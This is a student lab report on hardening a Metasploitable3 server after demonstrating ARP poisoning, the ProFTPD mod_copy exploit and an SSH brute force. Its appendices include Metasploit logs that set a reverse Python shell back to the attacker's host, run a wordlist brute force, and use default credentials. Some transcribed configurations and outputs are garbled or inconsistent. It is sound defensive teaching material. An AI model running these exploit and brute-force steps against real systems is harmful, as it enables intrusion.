

IT350 Group #1 Project Report

Introduction

This project focuses on hardening a deliberately vulnerable Metasploitable Linux server by first demonstrating common attacks and then applying security measures to prevent the attacks from being used in the future. The system environment for this project consisted of a Proxmox VM pool with three machines: Metasploitable (the server under test), Kali Linux (the attacker), and Ubuntu (a benign client). We execute three representative attacks against the Metasploitable host: an ARP poisoning (man-in-the-middle) attack using Ettercap, exploiting a vulnerability in ProFTPD version 1.3.5, and an SSH brute-force login attack. After exploiting each vulnerability, we implemented patches or configuration changes to secure the system and prevent the vulnerability from being exploited in the future. Once the patches have been implemented, we attempted to use the exploit again to ensure that the security measures were successful. Lastly, we continued to strengthen the host by implementing additional hardening measures and procedures, including firewall configuration, a password policy, and two-factor authentication.

Background information

Host hardening is the process of securing a computer system by reducing its attack surface and locking down configuration settings. In practice, this means removing unnecessary services and user accounts, closing unused network ports, applying patches, and enforcing strict access controls for all users of a system. The goal is to eliminate as many vulnerabilities as possible so that attackers have fewer options to exploit. Since operating systems are not adequately hardened by default, system administrators must customize configurations manually to protect the host from any potential threat actor. These configurations often include disabling unused default services and requiring strong authentication for logging in.

Host hardening is crucial to system and network security because it lowers the risk of compromise. A hardened host has fewer exploitable flaws and vulnerabilities. For example, a correctly hardened host might have no open file shares or remote-login services left unintentionally enabled, and all software would be up-to-date. Hardening is just one layer in a multi-layered defense strategy for system security. It works with firewalls, intrusion detection, and other controls to minimize the chance of successful

attacks. In an enterprise context, comprehensive host hardening is often required for compliance and is continuously updated as new threats arise.

Use Case Scenario

In our simulated environment, the Metasploitable server and Ubuntu client are configured to reflect a realistic small business network. Specifically, the Metasploitable VM serves as an internal company website, hosting resources that employees need to access as part of their daily operations. The Metasploitable server uses Linux as the operating system, Apache for the webserver, MySQL for the database, and PHP for the scripting language. The Ubuntu client represents a typical employee workstation that interacts with the internal web server, browsing company information or accessing internal tools hosted on the Metasploitable system.

This setup generates legitimate network traffic between the client and server, establishing the foundation for normal business operations. While this traffic is occurring, the Kali VM operates as an internal threat actor located within the same network, attempting to exploit vulnerabilities through man-in-the-middle attacks, reconnaissance, and other techniques. Without an active client–server relationship, attacks such as ARP poisoning would have no meaningful data to target or manipulate.

Scanning for Vulnerabilities

To begin our processes, we had to figure out how to exploit the Metasploitable VM. In order to scan for vulnerabilities, we had to use Kali VM terminal and run the command: `sudo nmap -sS -sV -O metasploitable IP address` which performs a stealth scan, service version detection, and lastly an OS detection. Through this scan the results we received were multiple ports that are vulnerable to being exploited. The scan was useful and helped us determine a legitimate approach to choosing our exploits. Overall, using the nmap command is a great way to detect whether or not a machine is secure or not. (Shown in Appendix A.1)

Along with using nmap for scanning, we also used the Msfconsole to search for potential exploits. For example, if you know the service and version number obtained from nmap, you are able to search for potential exploits and vulnerabilities in the service. This is a very useful tool for ensuring that a host is properly hardened from threats. (Shown in Appendix A.2)

Attacks

To better understand the security weaknesses commonly found in under-hardened systems, we conducted a series of targeted attacks against the Metasploitable server using our Kali Linux machine. These attacks were chosen to simulate realistic threat scenarios that a small business might face from an internal or nearby network adversary. Each attack focused on a specific vulnerability within core services, rather than third-party applications, and demonstrated how a determined attacker could exploit misconfigurations or outdated software. By successfully executing these attacks, we were able to show the importance of basic security and later validate the effectiveness of our remediations.

Attack 1: ARP Poisoning via Ettercap

The first attack was an ARP cache poisoning (spoofing) attack using Ettercap on the Kali machine. ARP (Address Resolution Protocol) inherently lacks authentication since any host can reply to an ARP query with its own MAC address, and other hosts will trust it. By sending forged ARP replies, the attacker deceived the Ubuntu client and server into associating the attacker's MAC address with the IP of the other host. To do this, Ettercap repeatedly broadcasted ARP responses claiming, "I am the gateway" and "I am the server," so both victim machines updated their ARP tables to point to Kali's MAC. As a result, network traffic between Ubuntu and Metasploitable was redirected through Kali, allowing packet capture and modification, demonstrating a classic man-in-the-middle attack. After starting the attack, the attacker could then sniff or alter what should have been a direct connection between client and server. The vulnerability exploited here is simply that ARP trusts any reply.

Furthermore, to mitigate the ARP poisoning attack, we decided to configure static ARP entries on the Ubuntu server. This was done by binding the LAN IP address of pfSense to the Ubuntu server which connects the VM back to its original MAC address as seen above. This prevents the vulnerable server from accepting malicious ARP packets for the gateway. Once the static ARP entry was added we attempted to poison Metasploitable's ARP entries and Kali VM and Ettercap was unsuccessful as it was no longer effective.

We proved that this attack cannot be reused again with the static entry. However, even though Kali sent spoofed ARP packets, the ARP table on Ubuntu stayed unchanged. Due to setting up the static ARP entry it created a permanent ARP cache that added a layer of protection to prevent such attacks. No network traffic was redirected through Kali, and packet captures on Wireshark confirmed that addresses on Ubuntu and pfSense proceeded with no interceptions. In conclusion the static ARP configuration worked perfectly, and ARP spoofing was no longer possible.

Attack 2: ProFTPD 1.3.5 Vulnerability Exploit

Our second attack targeted the ProFTPD service running on the Metasploitable server, specifically version 1.3.5. This version is known to contain a critical vulnerability in the `mod_copy` module, which permits unauthenticated attackers to write files to the server. In a small business environment where internal systems often go unpatched for extended periods, such vulnerabilities pose a significant risk, especially when exploited by insider threats or infected internal machines.

To exploit this weakness, we used Kali to inject a payload that exploited the `mod_copy` functionality to create a malicious Python shell on the target system's web root. Once in place, we accessed the shell through a web browser, allowing full remote code execution without valid credentials. Our simulated attack demonstrated that, if left unpatched, this service could serve as a gateway for privilege escalation or network pivoting.

To mitigate the threat, we implemented a two-part solution. First, we disabled the ProFTPD service entirely using `sudo service proftpd stop` and `sudo update-rc.d proftpd disable`, effectively removing the vulnerable surface from the network (Shown in Appendix B.1). Due to the scenario that we chose, a small shop, we decided that FTP functionality was not necessary since a small business would likely be able to use SSH for their remote file management needs. However, if FTP functionality is required, a more appropriate fix would involve upgrading to a more secure version such as ProFTPD 1.3.6, which addresses the `mod_copy` vulnerability, or SFTP could be installed and used.

Lastly, we verified that the vulnerability had been mitigated by reattempting the original `mod_copy` exploit and performing a fresh Nmap scan. The updated service no longer exhibited the vulnerable behavior, and our attack payloads failed to execute (Shown in Appendix B.2), confirming that the system was successfully hardened. This attack shows how outdated services, when left unchecked, can compromise the integrity of internal infrastructure, and it shows how proper patching and configuration management are essential to a secure network environment.

Attack 3: SSH Brute-Force Attack

Our third and final attack simulated a brute-force password guessing attack on the Metasploitable server's SSH service, conducted from the Kali Linux machine. A brute-force attack is a form of credential-based cyberattack where an adversary attempts to gain unauthorized access by systematically trying all possible username and password

combinations until the correct credentials are discovered. While this method is not technically sophisticated, it remains highly effective, especially against systems that use weak or default login credentials and lack proper access control mechanisms.

In our scenario, we identified that the Metasploitable server had SSH running on port 22, using OpenSSH, and that the service was exposed to the internal network. This observation indicated that the server might be vulnerable to password-guessing attacks if default or weak credentials were in use.

To initiate the brute-force attack, we utilized tools available on Kali Linux to automate the login attempts against SSH. The process involved feeding a list of common usernames and passwords, sourced from publicly available dictionaries, into the `msfconsole` attack module (Shown in Appendix C.1). After repeated attempts and extended trial-and-error, we successfully authenticated using the credentials username: `vagrant` and password: `vagrant`, confirming that the Metasploitable server still used easily guessable default login credentials.

This successful login demonstrated a critical security flaw:

- The server permitted authentication with widely known default credentials.
- Anyone with access to the network and basic knowledge of Metasploitable could easily gain full remote shell access via SSH.

Had this been a real-world production server, the attacker would have had complete command-line access, enabling them to escalate privileges, exfiltrate data, install backdoors, or pivot to other systems on the network.

To mitigate this vulnerability, we implemented the following corrective actions:

1. **Replaced Default Credentials:** The `vagrant` account password was changed to a complex string that adheres to our strong password policies.
2. **Restricting SSH Access:** We also discussed using the `AllowUsers` directive within the `/etc/ssh/sshd_config` file. This limits SSH access to specific users and IP addresses, thereby adding an additional layer of access control. Such a measure prevents brute-force attempts from unauthorized IP ranges, even if the attacker guesses the correct password. (Shown in Appendix C.2)

To validate the remediation, we re-ran the brute-force script against the SSH service after the password change. This time, all login attempts failed, and no unauthorized access was achieved, confirming that the attack vector had been successfully closed. This exercise highlighted the dangers of relying on default

configurations and underscored the importance of immediate post-deployment hardening—especially for services like SSH that are frequently targeted by attackers.

Enhancements

In addition to identifying and fixing specific exploits on the Metasploitable server, we implemented several proactive security enhancements to further harden the system against threats. These improvements were designed to bring the server more in line with modern security best practices for a small business environment, where internal infrastructure often lacks dedicated security oversight. The enhancements we chose focused on access control, authentication hardening, traffic filtering, and password management.

Implementing Two-Factor Authentication (2FA) for SSH

To strengthen user authentication, we added two-factor authentication to the SSH service using the Google Authenticator PAM module. This addition provides an extra layer of security by requiring users to provide a time-based one-time password (TOTP) in addition to their regular SSH credentials. We began by installing the `libpam-google-authenticator` package on the Metasploitable server and configuring the one SSH user to have unique code that is used with the Google Authenticator app to create a time-based one-time password.

To enforce two-factor authentication, we modified the `/etc/pam.d/sshd` and `/etc/ssh/sshd_config` files to integrate Google Authenticator into the SSH login. After restarting the SSH service, we verified that all subsequent login attempts now required both the user's password and a valid time-based verification code. This setup significantly reduces the risk of credential-based attacks, including brute force and dictionary attacks, by rendering stolen passwords alone insufficient for access. (Shown in Appendix G.1-5)

Firewall Configuration Using iptables

To reduce the Metasploitable server's attack surface and enforce proper network security, we configured a system-level firewall using `iptables`, a powerful utility that enables administrators to define IP packet filter rules within the Linux kernel. By default, Metasploitable is exposed to a wide range of unnecessary services, which is both unrealistic for our scenario's environment and extremely dangerous from a security perspective. Our goal was to implement a minimal, well-defined firewall policy that permits only legitimate traffic and blocks all other inbound and outbound connections.

We began by deleting the default iptables rule set to ensure that no previous configurations interfered with our custom policy. From there, we applied a new set of rules to meet the needs of our internal business scenario. First, we allowed loopback traffic to ensure the system could handle local communication, which is essential for internal services and debugging operations. We then permitted incoming connections to essential service ports:

- Port 22 for SSH, allowing administrators to manage the server remotely.
- Port 80 for HTTP, enabling standard web traffic for the internal website.
- Port 443 for HTTPS, ensuring encrypted communication with the server.
- Port 3306 for MySQL, supporting internal database queries from authorized clients.

After explicitly allowing these services, we applied a default-deny policy, which drops all other incoming and forwarding traffic. This ensures that only known, approved communication channels remain open, effectively blocking common attack vectors such as Telnet, FTP, and unfiltered UDP services that are often enabled by default on vulnerable systems like Metasploitable. (Shown in Appendix F)

To verify the effectiveness of our rules, we performed a follow-up Nmap scan from Kali Linux. The results confirmed that only the explicitly allowed ports were accessible, and all other services appeared closed or filtered. This firewall configuration significantly improves the system's security posture by enforcing strict control over what types of connections are permitted. This is a critical practice for any environment, especially within small businesses where oversight and intrusion detection resources may be limited.

By taking a “least privilege” approach to network traffic, iptables allowed us to replicate a production-like firewall policy and demonstrate how simple filtering rules can drastically reduce a system's vulnerability to external reconnaissance and attacks.

Password Policy Enforcement

Recognizing the importance of strong credential requirements, we implemented a robust password policy on the Metasploitable server. This policy requires that all user passwords must be at least 12 characters in length and include a mix of uppercase letters, lowercase letters, and digits. Additionally, passwords are now set to expire every 30 days, forcing regular rotation and minimizing the window of exposure in the event of credential leakage.

To enforce this policy, we edited the `/etc/login.defs` and `/etc/pam.d/common-password` configuration files, applying parameters such as `PASS_MAX_DAYS`, `minlen`, `ucredit`, `lcredit`, and `dcredit` through PAM modules. After applying the changes, we

tested the policy by attempting to create new user accounts and change passwords that did not meet the criteria, each attempt was correctly rejected with an error message stating the rule that was broken. (Shown in Appendix D.1-4)

The implementation of this password policy ensures that all accounts on the system are protected by strong, regularly updated credentials, significantly reducing the likelihood of successful brute force or dictionary attacks. It also reinforces security awareness among users by encouraging better password practices, which is something especially important in smaller organizations with limited cybersecurity training.

Conclusion/what we Learned

This project provided valuable hands-on experience in identifying, exploiting, and mitigating real-world security vulnerabilities within a controlled, simulated network environment. By working with Metasploitable as a vulnerable internal server, Ubuntu as a legitimate user system, and Kali as the attacker, we gained a practical understanding of how common attack vectors, such as ARP poisoning, SSH brute-forcing, and remote file upload exploits, can compromise internal systems, particularly in small business networks that often lack robust defenses. More importantly, the process of implementing countermeasures, from setting up iptables firewalls and enforcing password policies to deploying two-factor authentication and system updates, shows the importance of defense-in-depth and proactive host hardening. This project also emphasized the critical role of continuous monitoring, secure configurations, and layered security practices in maintaining the confidentiality, integrity, and availability of networked systems. In conclusion, this exercise not only enhanced our technical skills but also deepened our understanding of the mindset and tools used by attackers, which is essential for any cybersecurity professional.

Appendix

Appendix A.1:

```

$-5 nmap -sV -A 10.0.0.59
Starting Nmap 7.92 ( https://nmap.org ) at 2025-04-23 19:36 CDT
Nmap scan report for 10.0.0.59
Host is up (0.00044s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp              ProFTPD 1.3.5
22/tcp    open  ssh              OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 2b:2e:1f:a4:54:26:87:12:26:59:58:0d:da:3b:04 (DSA)
  2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
  256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp    open  http             Apache httpd 2.4.7
_http-server-header: Apache/2.4.7 (Ubuntu)
_http-title: Index of /
_http-ls: Volume /
  SIZE      TIME                FILENAME
  -         2020-10-29 19:37   chat/
  -         2011-07-27 20:17   drupal/
  1.7K      2020-10-29 19:37   payroll_app.php
  -         2013-04-08 12:06   phpmymadmin/
445/tcp   open  netbios-ssn      Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3306/tcp  open  mysql            MySQL 5.7.26-0ubuntu0.16.04.1
_http-server-header: CUPS/1.7 IPP/2.1
_http-title: Home - CUPS 1.7.2
_http-robots.txt: 1 disallowed entry
_http-methods:
  Potentially risky methods: PUT
3000/tcp  closed ppp
3306/tcp  open  mysql            MySQL (unauthorized)
8080/tcp  open  http             Jetty 8.1.7.v20120910
_http-server-header: Jetty(8.1.7.v20120910)
_http-title: Error 404 - Not Found
8181/tcp  closed intermapper
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

```

Appendix A.2:

```
msf6 > search type:exploit mysql

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -  -  -  -
0  exploit/windows/http/cayin_xpost_sql_rce                             2020-06-04     excellent Yes    Cayin xPost wayfinder.seqid SQLi to RCE
1  exploit/unix/webapp/kimal_sql_i                                     2013-05-21     average  Yes    Kimal v0.9.2 'db.restore.php' SQL Injection
2  exploit/linux/postgresql/collectd_cmd_inject                       2019-07-15     excellent Yes    LibreWS Collectd Command Injection
3  exploit/multi/http/manage_engine_cm_dmp_sql_i                     2014-06-08     excellent Yes    ManageEngine Desktop Central / Password Manager LinkViewFetch
Servlet.dat SQL Injection
4  exploit/linux/mysql/mysql_yassl_getname                           2018-01-25     good     No     MySQL ySSL CertDecoder::GetName Buffer Overflow
5  exploit/linux/mysql/mysql_yassl_hello                             2008-01-04     good     No     MySQL ySSL Hello Message Buffer Overflow
6  exploit/windows/mysql/mysql_yassl_hello                           2008-01-04     average  No     MySQL ySSL Hello Message Buffer Overflow
7  exploit/multi/http/mysql_udf_payload                              2009-01-17     excellent No     MySQL UDF Payload Execution
8  exploit/windows/mysql/mysql_start_up                             2012-12-01     excellent Yes    Oracle MySQL for Microsoft Windows FILE Privilege Abuse
9  exploit/windows/mysql/mysql_mof                                  2012-12-01     excellent Yes    Oracle MySQL for Microsoft Windows MDF Execution
10 exploit/linux/http/pandora_fms_events_exec                       2020-06-04     excellent Yes    Pandora FMS Events Remote Command Execution
11 exploit/windows/mysql/scrutinizer_upload_exec                   2012-07-27     excellent Yes    Pixler Scrutinizer NetFlow and sFlow Analyzer 9 Default MySQL
Credentia
12 exploit/multi/http/wp_db_backup_rce                             2019-04-24     excellent Yes    WP Database Backup RCE
13 exploit/unix/webapp/wp_google_document_embedder_exec            2013-03-03     normal   Yes    WordPress Plugin Google Document Embedder Arbitrary File Disc
14 exploit/multi/http/zpanel_information_disclosure_rce            2014-01-30     excellent No     Zpanel Remote Unauthenticated RCE

Interact with a module by name or index. For example info 14, use 14 or use exploit/multi/http/zpanel_information_disclosure_rce

msf6 > use exploit/linux/mysql/mysql_udf_payload
[*] No results from search
[*] Failed to load module: exploit/linux/mysql/mysql_udf_payload
msf6 > use exploit/multi/mysql/mysql_udf_payload
[*] No results from search
[*] Failed to load module: exploit/multi/mysql/mysql_udf_payload
msf6 > use exploit/windows/mysql/mysql_start_up
[*] No results from search
```

Appendix B.1:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404

ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: msfadmin
password:

login incorrect
metasploitable3-ub1404 login: vagrant
password:
Last login: Wed Apr 23 03:34:41 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

* Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ sudo service proftpd stop
Stopping proftpd.
vagrant@metasploitable3-ub1404:~$ sudo update-rc.d -f proftpd remove
Removing any system startup links for /etc/init.d/proftpd ...
/etc/rc0.d/K20proftpd
/etc/rc1.d/K20proftpd
/etc/rc2.d/S20proftpd
/etc/rc3.d/S20proftpd
/etc/rc4.d/S20proftpd
/etc/rc5.d/S20proftpd
/etc/rc6.d/K20proftpd
vagrant@metasploitable3-ub1404:~$ _
```

Appendix B.2:

```
QEMU (IT350-Project-02-Kali) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=717&vmname=IT350-Project-02-Kali&node=itk-pve-43&resize=0&fbund=0

vmuser@kali: ~
File Actions Edit View Help

# Name Disclosure Date Rank Check Description
0 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes proftpd 1.3.5 Mod_Copy Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/proftpd_modcopy_exec

msf6 > use 0
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOSTS 10.0.0.59
RHOSTS => 10.0.0.59
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.0.0.11
LHOST => 10.0.0.11
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads

# Name Disclosure Date Rank Check Description
0 payload/cmd/unix/bind_awk normal No Unix Command Shell, Bind TCP (via AWK)
1 payload/cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 payload/cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 payload/cmd/unix/generic normal No Unix Command, Generic Command Execution
4 payload/cmd/unix/reverse_awk normal No Unix Command Shell, Reverse TCP (via AWK)
5 payload/cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
6 payload/cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
7 payload/cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via python)
8 payload/cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > set payload payload/cmd/unix/reverse_python
payload => cmd/unix/reverse_python
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.0.0.11:4444
[*] 10.0.0.59:80 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (10.0.0.59:21).
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exit

(vmuser@kali) ~$
```

Appendix C.1:

```
QEMU (IT350-Project-02-Kali) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=717&vmname=IT350-Project-02-Kali&node=itk-pve-43&resize=off&cmd=

vmuser@kali: ~
File Actions Edit View Help

[?] it looks like you're trying to run a module
[?] it looks like you're trying to run a module
[?] it looks like you're trying to run a module

+--=[ metasploit v6.1.21-dev ]
+--=[ 2187 exploits - 1160 auxiliary - 400 post ]
+--=[ 596 payloads - 45 encoders - 10 nops ]
+--=[ 9 evasion ]

Metasploit tip: After running db_nmap, be sure to
check out the result of hosts and services

msf6 > use auxiliary/scanner/ssh_login
[-] No results from search
[-] Failed to load module: auxiliary/scanner/ssh_login
msf6 > use /auxiliary/scanner/ssh_login
[-] No results from search
[-] Failed to load module: auxiliary/scanner/ssh_login
msf6 > use /auxiliary/scanner/ssh_login
msf6 auxiliary(scanner/ssh_login) > set USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
USERPASS_FILE => /usr/share/metasploit-framework/data/wordlists/root_userpass.txt
msf6 auxiliary(scanner/ssh_login) > run

[-] Msf::OptionValidateError The following options failed to validate: RHOSTS
msf6 auxiliary(scanner/ssh_login) > set RHOSTS 10.0.0.59
RHOSTS => 10.0.0.59
msf6 auxiliary(scanner/ssh_login) > run

[?] 10.0.0.59:22 - Starting bruteforce
```

Appendix C.2:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server

# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes

AllowUsers vagrant@10.0.0.58

[ Wrote 90 lines ]

vagrant@metasploitable3-ub1404:~$ sudo systemctl restart ssh
sudo: systemctl: command not found
vagrant@metasploitable3-ub1404:~$ sudo service restart ssh
restart: unrecognized service
vagrant@metasploitable3-ub1404:~$ sudo service ssh restart
ssh stop/waiting
ssh start/running, process 3244
vagrant@metasploitable3-ub1404:~$ _
```

Appendix D.1:

```
GNU nano 2.2.6 File: /etc/login.defs Modified

Password aging controls:
    PASS_MAX_DAYS Maximum number of days a password may be used.
    PASS_MIN_DAYS Minimum number of days allowed between password changes.
    PASS_WARN_AGE Number of days warning given before a password expires.

PASS_MAX_DAYS 30
PASS_MIN_DAYS 0
PASS_WARN_AGE 7

# Min/max values for automatic uid selection in useradd
#
#D_MIN 1000
#D_MAX 60000
# System accounts
SYS_UID_MIN 100
SYS_UID_MAX 999

# Min/max values for automatic gid selection in groupadd
#
#GID_MIN 1000
#GID_MAX 60000
# System accounts
SYS_GID_MIN 100
SYS_GID_MAX 999
```

Appendix D.2:

```
GNU nano 2.2.6 File: /etc/pam.d/common-password Modified

As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
To take advantage of this, it is recommended that you configure any
local modules either before or after the default block, and use
pam-auth-update to manage selection of other modules. See
pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
password requisite pam_pquality.so retry=3 minlen=12 maxrepeat=3 ucref=
password [success=1 default=ignore] pam_unix.so obscure use_authtok try_first_pass sha512
# here's the fallback if no module succeeds
password requisite pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
password required pam_permit.so
# and here are more per-package modules (the "Additional" block)
# end of pam-auth-update config
```

Appendix D.3:

```
GNU nano 2.2.6 File: /etc/pam.d/common-password Modified

# As of pam 1.0.1-6, this file is managed by pam-auth-update by default.
# To take advantage of this, it is recommended that you configure any
# local modules either before or after the default block, and use
# pam-auth-update to manage selection of other modules. See
# pam-auth-update(8) for details.

# here are the per-package modules (the "Primary" block)
33 ucredit=-1 lcredit=-1 dcredit=-1 reject_username enforce_for_root
password [success=1 default=ignore] pam_unix.so obscure use_authtok try_first_pass sha512
# here's the fallback if no module succeeds
password requisite pam_deny.so
# prime the stack with a positive return value if there isn't one already;
# this avoids us returning an error just because nothing sets a success code
# since the modules above will each just jump around
password required pam_permit.so
# and here are more per-package modules (the "Additional" block)
# end of pam-auth-update config
```

Appendix D.4:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlilstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: vagrant
Password:
Last login: Tue Apr 29 05:52:59 UTC 2025 on tty1
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ sudo useradd test
vagrant@metasploitable3-ub1404:~$ sudo passwd test
New password:
BAD PASSWORD: The password contains less than 1 uppercase letters
New password:
BAD PASSWORD: The password contains less than 1 digits
New password:
BAD PASSWORD: The password is shorter than 12 characters
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
vagrant@metasploitable3-ub1404:~$ sudo passwd test
New password:
BAD PASSWORD: The password is a palindrome
New password:
BAD PASSWORD: The password contains less than 1 digits
New password:
BAD PASSWORD: The password is shorter than 12 characters
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
vagrant@metasploitable3-ub1404:~$ sudo passwd test
New password:
BAD PASSWORD: The password fails the dictionary check - it is too simplistic/systematic
New password:
BAD PASSWORD: The password is shorter than 12 characters
New password:
BAD PASSWORD: The password contains more than 3 same characters consecutively
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
vagrant@metasploitable3-ub1404:~$
```

Appendix F:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlilstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...
Ubuntu 14.04.6 LTS metasploitable3-ub1404 tty1
metasploitable3-ub1404 login: vagrant
Password:
Last login: Tue Apr 29 19:33:01 UTC 2025 from 10.0.0.58 on pts/0
Welcome to Ubuntu 14.04.6 LTS (GNU/Linux 3.13.0-170-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
vagrant@metasploitable3-ub1404:~$ sudo iptables -L -v
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination
 210 18906 ACCEPT    tcp  --  any    any      anywhere          anywhere        tcp dpt:ssh
1149 179K ACCEPT    tcp  --  any    any      anywhere          anywhere        tcp dpt:http
 12   624 ACCEPT    tcp  --  any    any      anywhere          anywhere        tcp dpt:http
1107 573K ACCEPT    all  --  lo      any      anywhere          anywhere
4074 160K DROP      all  --  any    any      anywhere          anywhere
  0    0 ACCEPT    tcp  --  any    any      anywhere          anywhere        tcp dpt:mysql

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source            destination

Chain OUTPUT (policy ACCEPT 2411 packets, 847K bytes)
 pkts bytes target    prot opt in     out     source            destination
vagrant@metasploitable3-ub1404:~$
```

Appendix G.1:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...
GNU nano 2.2.6 File: /etc/pam.d/sshd

# Print the status of the user's mailbox upon successful login.
session optional pam_mail.so standard noenv # [1]

# Set up user limits from /etc/security/limits.conf.
session required pam_limits.so

# Read environment variables from /etc/environment and
# /etc/security/pam_env.conf.
session required pam_env.so # [1]
# In Debian 4.0 (etch), locale-related environment variables were moved to
# /etc/default/locale, so read that as well.
session required pam_env.so user_readenv=1 envfile=/etc/default/locale

# SELinux needs to intervene at login time to ensure that the process starts
# in the proper default security context. Only sessions which are intended
# to run in the user's context should be run after this.
session [success=ok ignore=ignore module_unknown=ignore default=bad] pam_selinux.so open

# Standard Unix password updating.
#include common-password

auth required pam_google_authenticator.so

[ Wrote 58 lines ]
vagrant@metasploitable3-ub1404:~$
```

Appendix G.2:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
pve.itlstu.edu/?console=kvm&novnc=1&vmid=719&vmname=IT350-Project-02-Metasploitable3-ub1404&node...
GNU nano 2.2.6 File: /etc/ssh/sshd_config Modified

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh/known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Disallow root to connect without using a user key for RhostsRSAAuthentication
IgnoreUserKnownHosts yes
# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no
# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication yes
# Change to no to disable tunnelled clear text passwords
PasswordAuthentication yes
# Kerberos options
#KerberosAuthentication no
#KerberosGetFSToken no
#KerberosDeLocalPasswd yes
#KerberosTicketCleanup yes
# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes
#X11Forwarding yes
#X11UseLocalhost no
PrintMotd no
Get Help | Muted Out | Read File | Prev Page | Cut Text | Cur Pos
Exit | Justify | Where Is | Next Page | Undo Text | To Spell
```


Appendix G.3:

```
QEMU (IT350-Project-02-Metasploitable3-ub1404) - noVNC - Google Chrome
